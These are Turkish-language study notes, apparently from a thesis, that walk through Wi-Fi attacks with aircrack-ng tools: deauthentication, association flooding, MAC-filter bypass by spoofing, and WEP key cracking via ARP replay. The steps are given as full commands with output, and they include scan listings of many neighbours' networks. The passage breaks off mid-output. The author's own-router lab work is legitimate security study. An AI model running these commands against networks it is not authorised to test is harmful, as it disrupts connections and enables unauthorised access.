Etraftaki router'ları ve router'lara bağlı istemcileri keşfetmek için airodump-ng ya da Kismet kullanılabilir. Bu işlem sonrası authentication atağında bulunmak için aireplay-ng tool'u kullanılabilir.

```
> aireplay-ng --deauth 20 -a Access_Point_MAC_Adresi -c Client_MAC_Adresi mon0
```

Bu tool göndereceği deauthentication frame'leri ile istemcinin Router'la olan bağlantısını koparır. Broadcast MAC adresine yapılacak bir deauthentication saldırısı ile kablosuz ağdaki tüm istemciler ağdan düşürülebilir.

NOT: Eğer merak ettiysen baştan sonra deauthenticate işleminin nasıl gerçekleştiğini Tez Raporu/Internetten Edinilen Kıymetli Bilgiler/Elden Geçirdiğim Notlar/Aircrack ile Hedefi Hattan Düşürme.docx dosyasında görebilirsin.

(Page 30)

25)

Association Flood Saldırısı
Access Point'ler association sağlanmış her istemci için kendi belleklerinde bir tablo tutarlar. Access Point'lerin bellekleri sonuçta sınırlı olduğu için bu saldırıda tablonun doldurulması amaçlanır. Bunun için sürekli değişen MAC adresleri ile Access Point'e association istekleri gönderilir. Böylece tablosu dolan Access Point yeni isteklere cevap veremez duruma gelecektir.

(Page 30)

26)

MAC Adres Bazlı Erişim İznini Atlatma [Bu tekniği pratik olarak DENEMEDİM!]
Kablosuz ağlar için uygulanan güvenlik önlemlerinden birinin MAC adres bazlı erişim izni olduğundan bahsetmiştik. Birçok switch veyahut modem tarafından desteklenen bu özellik ile sadece belirli MAC adreslerine sahip cihazların ağa bağlanmasına izin verilir. Fakat bu koruma tekniği ağa bağlı kullanıcıların tespit edilmesiyle atlatılabilmektedir. Bu işlem kabaca şu aşamalar ile gerçekleşir:

I. Adım : Hedef ağa bağlanmaya izinli istemcilerin tespiti

II. Adım : Hedef ağa bağlanmaya izinli istemcilerden birinin MAC adresini kendi MAC adresimiz yapma

III. Adım : İzinli MAC'e sahip asıl cihaza deauthenticate frame'leri gönderirken aynı mac'i kendi mac adresimiz yaptığımız cihaz ile ağa bağlanma teşebbüsünde bulunma

Yukarıdaki adımları sırasıyla gerçekleştirelim. İlk olarak usb wifi cihazını monitör moda geçirmemiz gerekmektedir. Bunun için usb wifi cihazını bilgisayara takalım ve Ubuntu masaüstünün sağ üst köşesinde yer alan internet simgesine tıklayıp usb wifi bir ağa bağlanmışsa disconnect edelim. Ardından USB wifi'ın interface adını öğrenmek için aşağıdaki kodu girelim:

> ifconfig

Output:

```
eth0        Link encap:Ethernet  HWaddr 20:cf:30:64:a9:d5
            inet addr:192.168.2.201  Bcast:192.168.2.255  Mask:255.255.255.0
            ……..……
lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            ……..……

wlan0       Link encap:Ethernet  HWaddr 48:5d:60:38:0a:ff
            inet addr:192.168.2.70  Bcast:192.168.2.255  Mask:255.255.255.0
            ……..……
wlan2       Link encap:Ethernet  HWaddr ec:08:6b:17:c4:24
            UP BROADCAST MULTICAST  MTU:1500  Metric:1
            ……..……
```

USB Wifi cihazı takılı değilken wlan2 interface'i olmadığından ve USB wifi cihazı takılı olduğunda wlan2 interface'i olduğundan Usb Wifi cihazının interface'inin wlan2 olduğunu anlarız. Şimdi bu interface adını kullanarak aşağıdaki kodları terminale girelim.

```
> airmon-ng stop wlan2       // USB Dongle'ımızın monitor modu eğer açıksa disable edilir.
> ifconfig wlan2 down        // USB Dongle'ımızın çalışması sonlandırılır.
> airmon-ng start wlan2      // USB Dongle'ımız “monitor mod”da tekrar başlatılır.
> airodump-ng wlan2          // USB Dongle'ımız etrafı sniff'lemeye başlar.
```


Son girilen kod output olarak USB Wifi'ın etrafta tespit ettiği router'ları sıralayacaktır.

```
hefese-N61Jq: /home/hefese

CH  9 ][ Elapsed: 36 s ][ 2016-04-30 07:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

18:28:61:B7:33:88    0        2        0    0  11  54e  WPA2 CCMP   PSK  audio78
14:CC:20:A8:8B:7A    0        5        0    0  13  54e  WPA2 CCMP   PSK  ENES5706
08:63:61:9A:4A:D0    0        4        0    0   4  54e. WPA2 CCMP   PSK  TTNET_HUAWEI_4AC7
14:B9:68:D7:93:B4    0        2        1    0   2  54e  WPA2 CCMP   PSK  TTNET_HUAWEI_93A3
BC:F6:85:4E:62:D3    0        8        0    0   1  54e  WPA2 CCMP   PSK  PINAR
18:28:61:18:82:21    0        3        0    0   6  54   WPA2 CCMP   PSK  Zyxel03
F8:1A:67:87:4E:F0    0        3        0    0  11  54e  WPA2 CCMP   PSK  TTNET_TPLINK_4EF0
18:28:61:EA:36:28    0        4        0    0  11  54e  WPA2 CCMP   PSK  GENCFENERBAHCE
EC:CB:30:CE:4E:2C    0        7        0    0   1  54e. WPA2 CCMP   PSK  Yaman
C8:3A:35:FB:C4:40    0       17        3    0  12  11e  WEP  WEP         Metronet
50:67:F0:8D:73:E1    0       16        0    0   6  54 . WEP  WEP         ZyXEL
88:41:FC:00:E8:DF    0        6        0    0  11  54e  WPA  TKIP   PSK  20kebabci19
0C:D6:BD:4A:18:E4    0       18        1    0  11  54e  WPA2 CCMP   PSK  VodafoneNet-BZUNAA
24:09:95:89:9C:28    0       12        0    0   5  54e  WPA2 CCMP   PSK  Sertkaya
18:28:61:FA:64:1A    0       26        0    0   4  54e  WPA2 CCMP   PSK  AirTies_Air5341
04:8D:38:37:90:3F    0       21        0    0   8  54e  WPA2 CCMP   PSK  Incaramazan
C4:6E:1F:EC:00:83    0       18        0    0  13  54e  WPA2 CCMP   PSK  dsmart_0810
E8:DE:27:73:CF:57    0       28        1    0   1  54e  WPA2 CCMP   PSK  EMRECAN
F4:E3:FB:B9:97:F3    0       31        0    0   1  54e  WPA2 CCMP   PSK  Kat4Daire8
64:66:B3:55:24:D3    0       17        0    0   1  54e  WPA2 CCMP   PSK  TTNET_TPLINK_24D3
```

Sıralanan router'lardan birini seçelim ve seçtiğimiz router'ın BSSID'sini (MAC'ini) ve çalıştığı channel numarasını bir köşeye not edelim. Bu not ettiğimiz iki değeri aşağıdaki koda ekleyerek seçtiğimiz router'a bağlı istemcileri tespit edelim.

```
> airodump-ng mon0 --bssid 118:28:61:FA:64:1A -c 4     // Yukarıdaki output'a göre be-
                                                       // lirlenen router channel 4'te
                                                       // çalıştığından -c 4 denmiştir.
```

Output:



Yukarıdaki kodun sıralayacağı client'lardan birinin BSSID'sini (MAC'ini) alalım. (Yukarıdaki çıktıya göre seçilen router'a bağlı sadece bir client tespit edilebilmiştir). Aldığımız MAC adresini kendi MAC adresimiz yapalım.

```
> ifconfig wlan2 down
> macchanger -m 3C:C2:43:5E:ED:C8 wlan2          // Belirlenen Client'ın MAC'i
> ifconfig wlan2 up
```

Böylece MAC adresimiz client'ınkiyle tıpa tıp aynı olmuş olur. Şimdi client'ı deauthenticate ederek hattan düşürelim. Çünkü aynı ağda aynı MAC adresli iki cihaz barınamaz.

```
> aireplay-ng --deauth 50 -a 18:28:61:FA:64:1A  -c 3C:C2:43:5E:ED:C8 mon0
```

50 sayısı client'a gönderilecek deauthenticate frame'lerinin sayısını temsil eder. Ne kadar çok gönderilirse o kadar fazla süre boyunca client hatta bağlanamaz.

-a parametresi router'ın (Access Point'in) MAC'ini tutar.
-c parametresi client'ın MAC'ini tutar.
mon0 argümanı ise USB Wifi Dongle'ımızın monitor moda geçtikten sonra oluşturduğu interface'i temsil eder.

Deauthenticate frame'leri client'ı meşgul ederken, yani hattan uzaklaştırırken, biz yeni (sahte) MAC

adresimizle router'a bağlanma teşebbüsünde bulunduğumuzda sahte MAC adresimiz router tarafından izinli görüleceğinden router bizi ağa dahil edecektir ve böylece router'ın mac adres bazlı erişim kontrolü atlatılmış olacaktır.

(Page 31-32)

27)

Kablosuz ağlarda bilginin gizliliği ve güvenliği amacıyla kullanılan üç çeşit şifreleme protokolü vardır. WEP için WEP, WPA için TKIP ve WPA-2 için CCMP şifreleme protokolleri data frame'leri şifrelemek için kullanılır.

WEP/WPA/WPA2 karşılaştırma tablosu

	Kimlik Doğrulama	Şifreleme
WEP	Open/Shared Key	WEP
WPA(Kişisel)	PSK	TKIP
WPA2(Kişisel)	PSK	AES- CCMP
WPA(Kurumsal)	802.1x	TKIP
WPA2(Kurumsal)	802.1x	AES-CCMP

Sol sütun kablosuz ağlardaki güvenlik standartlarını içermektedir. Ortadaki sütun kullanılan authenticate yöntemini göstermektedir. Sağ sütun ise ilgili kablosuz ağ standardının kullandığı şifreleme protokolünü göstermektedir.

(Page 33)

28)

WEP Protokolü Parola Kırma İşlemi

[Bu tekniği pratik olarak DENEMEDİM! Çünkü modemim WEP değil, WPA2]

[Not: Bu tekniği bir sonraki maddede DENEDİM! Çünkü modemimi WEP'e Dönüştürebildim]

WEP parolalarını kırma işlemi hedef AP'ye bağlı istemcinin olup olmamasına, hangi paketlerin toplandığına ve kırma algoritmasının yapısına göre değişiklik göstermektedir. WEP protokolü ile korunan bir router'ın şifresini kırmak için ilk olarak usb wifi cihazını monitör moda geçirmemiz gerekmektedir. Bunun için usb wifi cihazını bilgisayara takalım ve Ubuntu masaüstünün sağ üst köşesinde yer alan internet simgesine tıklayıp usb wifi bir ağa bağlanmışsa disconnect edelim. Ardından USB wifi'ın interface adını öğrenmek için aşağıdaki kodu girelim:

```
> ifconfig
```

Output:

```
eth0        Link encap:Ethernet  HWaddr 20:cf:30:64:a9:d5
            inet addr:192.168.2.201  Bcast:192.168.2.255  Mask:255.255.255.0
            ….....……

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            ….....……
wlan0       Link encap:Ethernet  HWaddr 48:5d:60:38:0a:ff
            inet addr:192.168.2.70  Bcast:192.168.2.255  Mask:255.255.255.0
            ….....……
wlan2       Link encap:Ethernet  HWaddr ec:08:6b:17:c4:24
            UP BROADCAST MULTICAST  MTU:1500  Metric:1
            ….....……
```

USB Wifi cihazı takılı değilken wlan2 interface'i olmadığından ve USB wifi cihazı takılı olduğunda wlan2 interface'i olduğundan Usb Wifi cihazının interface'inin wlan2 olduğunu anlarız. Şimdi bu interface adını kullanarak aşağıdaki kodları terminale girelim.

```
> airmon-ng stop wlan2       // USB Dongle'ımızın monitor modu eğer açıksa disable edilir.
> ifconfig wlan2 down        // USB Dongle'ımızın çalışması sonlandırılır.
> airmon-ng start wlan2 1    // USB Dongle'ımız monitor modda ve channel 1'de başlatılır.
```

NOT: Airmon-ng'nin aldığı 1 numarası usb wifi'ın dinleyeceği channel'ı ifade eder. Channel 1'in seçilmesinin nedeni sonraki aşamalarda, seçilen modem'in channel 1'ten çalıştığı hatasını vermesinden dolayıdır. Bir başka router seçildiğinde eğer başka bir channel hata olarak veriliyorsa o zaman bu aşamaya dönülüp channel'ın istenilen değerde girilmesi gerekmektedir.


Son kod girildikten sonra eğer işlem başarılı olduysa aşağıdaki output ekrana gelir:

Output:

```
Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them.

PID     Name
7301    dhclient

Interface       Chipset             Driver
wlan2           Atheros AR9271      ath9k – [phy0]
                                    (monitor mode enabled on mon0)
```

Dikkat edilirse wlan2 interface'i ayrı bir interface ile monitor moda alınmıştır. Yani monitor modda olan interface şu an wlan2'nin kardeşi olan mon0 'dur. Dolayısıyla sonraki kodlarda monitor modda olan mon0 interface'i kullanılacaktır. Şimdi etraftaki router'ları tespit etmek için airodump-ng'yi kullanalım:

> airodump-ng wlan2 // USB Dongle'ımız etrafı sniff'lemeye başlar.



```
hefese-N61Jq: /home/hefese

CH  9 ][ Elapsed: 36 s ][ 2016-04-30 07:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

18:28:61:B7:33:88    0        2        0    0  11  54e  WPA2 CCMP   PSK  audio78
14:CC:20:A8:8B:7A    0        5        0    0  13  54e  WPA2 CCMP   PSK  ENES5706
08:63:61:9A:4A:D0    0        4        0    0   4  54e. WPA2 CCMP   PSK  TTNET_HUAWEI_4AC7
14:B9:68:D7:93:B4    0        2        1    0   2  54e  WPA2 CCMP   PSK  TTNET_HUAWEI_93A3
BC:F6:85:4E:62:D3    0        8        0    0   1  54e  WPA2 CCMP   PSK  PINAR
18:28:61:18:82:21    0        3        0    0   6  54   WPA2 CCMP   PSK  Zyxel03
F8:1A:67:87:4E:F0    0        3        0    0  11  54e  WPA2 CCMP   PSK  TTNET_TPLINK_4EF0
18:28:61:EA:36:28    0        4        0    0  11  54e  WPA2 CCMP   PSK  GENCFENERBAHCE
EC:CB:30:CE:4E:2C    0        7        0    0   1  54e. WPA2 CCMP   PSK  Yaman
C8:3A:35:FB:C4:40    0       17        3    0  12  11e  WEP  WEP         Metronet
50:67:F0:8D:73:E1    0       16        0    0   6  54 . WEP  WEP         ZyXEL
88:41:FC:00:E8:DF    0        6        0    0  11  54e  WPA  TKIP   PSK  20kebabci19
0C:D6:BD:4A:18:E4    0       18        1    0  11  54e  WPA2 CCMP   PSK  VodafoneNet-BZUNAA
24:09:95:89:9C:28    0       12        0    0   5  54e  WPA2 CCMP   PSK  Sertkaya
18:28:61:FA:64:1A    0       26        0    0   4  54e  WPA2 CCMP   PSK  AirTies_Air5341
04:8D:38:37:90:3F    0       21        0    0   8  54e  WPA2 CCMP   PSK  Incaramazan
C4:6E:1F:EC:00:83    0       18        0    0  13  54e  WPA2 CCMP   PSK  dsmart_0810
E8:DE:27:73:CF:57    0       28        1    0   1  54e  WPA2 CCMP   PSK  EMRECAN
F4:E3:FB:B9:97:F3    0       31        0    0   1  54e  WPA2 CCMP   PSK  Kat4Daire8
64:66:B3:55:24:D3    0       17        0    0   1  54e  WPA2 CCMP   PSK  TTNET_TPLINK_24D3
```

WEP şifre kırma işlemi için USB Wifi'ımızın paket injection'ı destekleyip desteklemediğini öğrenmemiz gerekir. Bunun için yukarıdaki çıktıdan bir router seçip onun MAC adresini (BSSID'sini) aşağıdaki kodda kullanalım.

> aireplay-ng -9 -a 18:28:61:FA:64:1A mon0

-9 injection testi yap anlamına gelir.
-a router'ın MAC'ini alır.
mon0 usb wifi'ımızın monitor moddaki interface'inin adıdır.

Şayet çıktı aşağıdaki gibi olursa demek ki USB Wifi'ımız packet injection özelliğine sahiptir denir.

Output:

03:11:10 Waiting for beacon frame (BSSID: 18:28:61:FA:64:1A) on channel 4
03:11:11 Trying broadcast probe requests...
03:11:11 **Injection is working**!
03:11:12 Found 1 AP

03:11:12 Trying directed probe requests...
03:11:12 18:28:61:FA:64:1A - channel: 4 - 'AirTies_Air5341'
03:11:13 Ping (min/avg/max): 1.204ms/25.796ms/69.065ms Power: 0.00
03:11:13 30/30: 100%

Şimdi hedef router'a ait trafiği (yani IV paketlerini) kaydetmek amacıyla airodump-ng aracını kullanalım.

> airodump-ng -c 4 --bssid 18:28:61:FA:64:1A -w WEP_Dump mon0

-c parametresi hedef router'ın çalıştığı channel'ı ifade eder.
--bssid ile hedef router'ın MAC'i belirtilir.
-w ile trafiğin kaydedileceği dosya ismi belirtilir.

Eğer WEP protokolünü kullanan hedef router Open Authentication kullanıyor ise bu tüm istemcilerin router'a bağlanabileceği anlamına gelir. Fakat router'a "doğru WEP anahtarı"yla şifrelenmiş paket gönderilmediği takdirde router gelen paketleri kabul etmeyecektir ve hattan düşürecektir. Bu nedenle hedef router'a paket enjeksiyonu yapabilmek için öncelikle MAC adresimizin authentication ve association aşamalarını geçmesi gerekmektedir. Bu aşamaları geçtiğimiz takdirde hedef router paketlerimizi kabul eder duruma gelmiş olacaktır. Dolayısıyla şimdi hedef router'la authentication ve association bağlantısı kuralım:

> aireplay-ng -1 0 -a 18:28:61:FA:64:1A -h 00:11:22:33:44:55 mon0

-1 sahte authentication yap anlamına gelir.
0 reassociation yapma zamanını belirtir.
-a router'ın MAC'ini tutar.
-h bizim cihazımızın MAC'ini tutar. ifconfig ile MAC adresimizi öğrenebiliriz.

Output:

18:18:20 Sending Authentication Request
18:18:20 Authentication successful
18:18:20 Sending Association Request
18:18:20 Association successful :-)

Şimdi bağlantıyı kurabildiğimize göre sıra ağdaki ARP paketlerini dinlemeye ve sonra dinlediklerimizi ağa tekrar enjekte etmeye gelmiştir. ARP paketlerini dinliyor olmamızın nedeni kısa süre içerisinde olabildiğince çok IV değeri toplamamızı sağlayacağı içindir. Dolayısıyla aşağıdaki kod terminale girilir:

> aireplay-ng -3 -b 18:28:61:FA:64:1A mon0 --ignore-negative-one

-3 dinlenen arp request'lerini yakalamaya ve ağa geri enjekte etmeye yarar.

Output:

Saving ARP requests in replay_arp-0321-191525.cap
You should also start airodump-ng to capture replies.

Read 982 packets (got 316283 ARP requests), sent 140 packets...
Read 1132 packets (got 153 ARP requests and 149 ACKS), sent 189 packets...
Read 1287 packets (got 204 ARP requests and 186 ACKS), sent 239 packets...
Read 1433 packets (got 273 ARP requests and 230 ACKs), sent 290 packets...

…

Read packet sayısı yaklaşık 40.000 olduğunda CTRL+C ile işlem kesilebilir. Daha sonra aircrack-ng ile airodump-ng'nin cap uzantılı WEP_Dump dosyasına kaydettiği IV'lerden şifre elde edilmeye çalışılır:

> aircrack-ng -b 18:28:61:FA:64:1A WEP_Dump-01.cap

-b ile hedef router'ın MAC'i belirtilir.

Böylece kırılan şifre çıktıya yansıyacaktır.

NOT: Aşağıdaki kaynak yukarıda geçen adımları teyit etmektedir:

http://www.aircrack-ng.org/doku.php?id=simple_wep_crack

(Page 33-35)

29)

WEP Parola Kırma

[Not: Ubuntu 18.04 LTS'de birebir denenmiştir ve başarıyla evdeki wep protokollü router parolası kırılmıştır.]

Gereksinimler

Ubuntu 18.04 LTS Ana Makine
USB Wifi Dongle'ı
Aircrack-ng

Yapılanlar

Evdeki Netmaster Uydunet modemin yönetim paneline

http://192.168.0.1

ile girilmiştir ve router kablosuz ağ güvenliği

Kablosuz -> Güvenlik -> Güvenlik Türü -> WEP (64-bit)

seçilerek WPA2-PSK'den WEP'e downgrade edilmiştir. WEP için geniş uzunlukta parola verildiğinde ancak 5 karakterli bir ascii değeri veya 10 karakterli bir hexadecimal değeri parola olarak belirlenebilir denmektedir. Bu WEP protokolünün bir kısıtıdır. Bu nedenle 5 karakterli bir ascii değerde router'a parola belirlenmiştir: "hasan".

Not: WEP protokollü router'a bilgisayardan parola ile bağlanırken parola kutucuğuna ascii değerdeki parola girilebileceği gibi karşılığı olan 10 haneli hexadecimal değer de girilerek

bağlantı sağlanabilir (bkz. https://www.youtube.com/watch?v=cQfu1bBjQr0).

WEP Parola Kırma Adımları

a) Wireless Ethernet Adaptörünü Monitor Moda Geçirme

WEP parolalarını kırma işlemi hedef AP'ye bağlı istemcinin olup olmamasına, hangi paketlerin toplandığına ve kırma algoritmasının yapısına göre değişiklik göstermektedir. WEP protokolü ile korunan bir router'ın şifresini kırmak için ilk olarak usb wifi cihazını monitör moda geçirmemiz gerekmektedir. Bunun için usb wifi cihazını bilgisayara takalım ve Ubuntu masaüstünün sağ üst köşesinde yer alan internet simgesine tıklayıp usb wifi bir ağa bağlanmışsa disconnect edelim. Ardından USB wifi'ın interface adını öğrenmek için aşağıdaki kodu girelim:

> ifconfig

Output:

```
eth0      Link encap:Ethernet  HWaddr 20:cf:30:64:a9:d5
          inet addr:192.168.2.201  Bcast:192.168.2.255  Mask:255.255.255.0
          ….....….

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          ….....….
wlan0     Link encap:Ethernet  HWaddr 48:5d:60:38:0a:ff
          inet addr:192.168.2.70  Bcast:192.168.2.255  Mask:255.255.255.0
          ….....….
wlan2     Link encap:Ethernet  HWaddr ec:08:6b:17:c4:24
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          ….....….
```

USB Wifi cihazı takılı değilken wlan2 interface'i olmadığından ve USB wifi cihazı takılı olduğunda wlan2 interface'i olduğundan Usb Wifi cihazının interface'inin wlan2 olduğunu anlarız. Şimdi bu interface adını kullanarak aşağıdaki kodları terminale girelim.

```
> airmon-ng stop wlan2       // USB Dongle'ımızın monitor modu eğer açıksa disable edilir.
> ifconfig wlan2 down        // USB Dongle'ımızın çalışması sonlandırılır.
> airmon-ng start wlan2 1    // USB Dongle'ımız monitor modda ve channel 1'de başlatılır.
```

NOT: Airmon-ng'nin aldığı 1 numarası usb wifi'ın dinleyeceği channel'ı ifade eder. Channel 1'in seçilmesinin nedeni sonraki aşamalarda, seçilen modem'in channel 1'ten çalıştığı hatasını vermesinden dolayıdır. Bir başka router seçildiğinde eğer başka bir channel hata olarak veriliyorsa o zaman bu aşamaya dönülüp channel'ın istenilen değerde girilmesi gerekmektedir.

Son kod girildikten sonra eğer işlem başarılı olduysa aşağıdaki output ekrana gelir:

Output:

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them.

PID	Name
7301	dhclient

Interface	Chipset	Driver
wlan2	Atheros AR9271	ath9k – [phy0] (monitor mode enabled on **wlan0mon**)

Dikkat edilirse wlan2 interface'i ayrı bir interface ile monitor moda alınmıştır. Yani monitor modda olan interface şu an wlan2'nin kardeşi olan mon0 'dur. Dolayısıyla sonraki kodlarda monitor modda olan mon0 interface'i kullanılacaktır. Şimdi etraftaki router'ları tespit etmek için airodump-ng'yi kullanalım:

b) Çevredeki Trafiği Yakalama

Aşağıdaki komut ile çevredeki router'lar ve router'lara bağlı istasyonlar listelenir.

> airodump-ng wlan0mon

CH 2][Elapsed: 6 s][2022-06-02 19:53

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:06:C3:C2:D5:32	-89	3	0 0	11	54e.	WPA2	CCMP	PSK	SUYURMAN MESH
54:83:3A:41:17:BD	-87	4	0 0	3	54e	WPA2	CCMP	PSK	TurkTelekom_Z9JWF
24:00:BA:B8:89:56	-1	0	0 0	8	-1		<length: 0>		
1C:3B:F3:7C:13:97	-46	21	0 0	2	54e	WPA2	CCMP	PSK	TP-Link_1397
18:48:59:1B:3A:E3	**-56**	**12**	**5 0**	**1**	**54e**	**WEP**	**WEP**		**NetMASTER Uydunet-AF1C**
5C:63:BF:A7:C7:61	-59	14	0 0	8	54e	WPA2	CCMP	PSK	Kelaynak
5C:63:BF:2B:CD:65	-74	14	0 0	9	54e	WPA2	CCMP	PSK	TurkTelekom_TF9DC
C4:86:E9:A1:A7:48	-73	11	0 0	1	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_4265
18:48:59:1E:B8:7F	-77	4	0 0	13	54e	WPA2	CCMP	PSK	TURKSAT-KABLONET-1497-2.4G
18:48:59:04:73:85	-85	7	0 0	13	54e	WPA2	CCMP	PSK	NetMASTER Uydunet-28A8
60:83:34:C1:D3:2B	-83	5	0 0	5	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_3597
00:1C:7B:F3:FF:B8	-80	13	0 0	3	54e	WPA2	CCMP	PSK	NetMASTER Uydunet-50C6
C4:07:2F:43:B4:86	-83	2	0 0	1	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_1550
A8:02:DB:36:AA:34	-85	6	12 2	1	54e.	WPA2	CCMP	PSK	OKTwifi
E4:FB:5D:60:28:EB	-83	4	0 0	1	54e	WPA2	CCMP	PSK	TAHTALI
E0:A3:AC:F3:D8:0C	-86	5	0 0	11	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_1131
F4:8E:92:1F:D8:0C	-86	5	0 0	10	54e	WPA2	CCMP	PSK	Metehan
18:48:59:09:DB:CB	-85	4	0 0	1	54e	WPA2	CCMP	PSK	TURKSAT-KABLONET-7553-2.4G
18:48:59:26:8C:51	-88	5	1 0	11	54e	WPA2	CCMP	PSK	TURKSAT-KABLONET-757D-2.4G
14:09:B4:D7:79:80	-86	4	0 0	11	54e.	WPA2	CCMP	PSK	SUPERONLINE_WiFi_5335
18:48:59:23:96:18	-86	4	0 0	4	54e	WPA2	CCMP	PSK	TURKSAT-KABLONET-B2EA-2.4G
5C:63:BF:56:5F:FA	-88	2	0 0	4	54e	WPA2	CCMP	PSK	TurkTelekom_TE5F1
40:3F:8C:B9:39:D2	-88	4	1 0	6	54e	WPA2	CCMP	PSK	TurkTelekom_TP39D2_2.4GHz
C6:06:C3:C2:D5:32	-88	2	0 0	11	54e.	WPA2	CCMP	PSK	<length: 0>
50:FF:20:2A:F8:00	-89	0	0 0	9	54e	WPA2	CCMP	PSK	AEK-WIFI-M
18:48:59:2C:1F:6A	-88	2	0 0	1	54e	WPA2	CCMP	PSK	TURKSAT-KABLONET-1IS0-2.4G
52:FF:20:4A:F8:00	-90	3	0 0	9	54e	WPA2	CCMP	PSK	<length: 0>
38:22:9D:27:5F:FC	-89	5	0 0	13	54	WPA2	CCMP	PSK	sdfgadfggas
A4:2B:B0:AC:AB:C0	-88	2	0 0	1	54e	WPA2	CCMP	PSK	TP-LINK_WiFi_1218_EXT
C8:54:4B:6C:D5:A1	-90	1	0 0	10	54e	WPA2	CCMP	PSK	iremkerema
64:6D:6C:64:7B:4F	-89	6	0 0	7	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_2488
98:0D:67:4D:6C:CF	-92	4	0 0	7	54e	WPA2	CCMP	PSK	TurkTelekom_ZVRCP

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
24:00:BA:B8:89:56	8C:83:E1:B8:63:20	-92	0 - 1e	886	6	
18:48:59:04:73:85	0A:23:A1:C0:28:C3	-1	1e- 0	0	1	

```
A8:02:DB:36:AA:34    E0:AC:CB:AB:56:AC    -1    1e- 0    0    12
40:3F:8C:B9:39:D2    36:0E:15:1E:20:66    -1    1e- 0    0    1
```

Ardından belirli bir router'ın çevredeki trafiği yakalanır. Biz burada WEP protokolünü kullanan kendi modemimizi seçiyoruz ve çevredeki trafiğini yakala diyoruz.

> airodump-ng --bssid 18:48:59:1B:3A:E3 -c 1 -w WEPcrack wlan0mon

Çıktı:

```
[ CH  1 ][ Elapsed: 12 mins ][ 2022-06-02 20:29

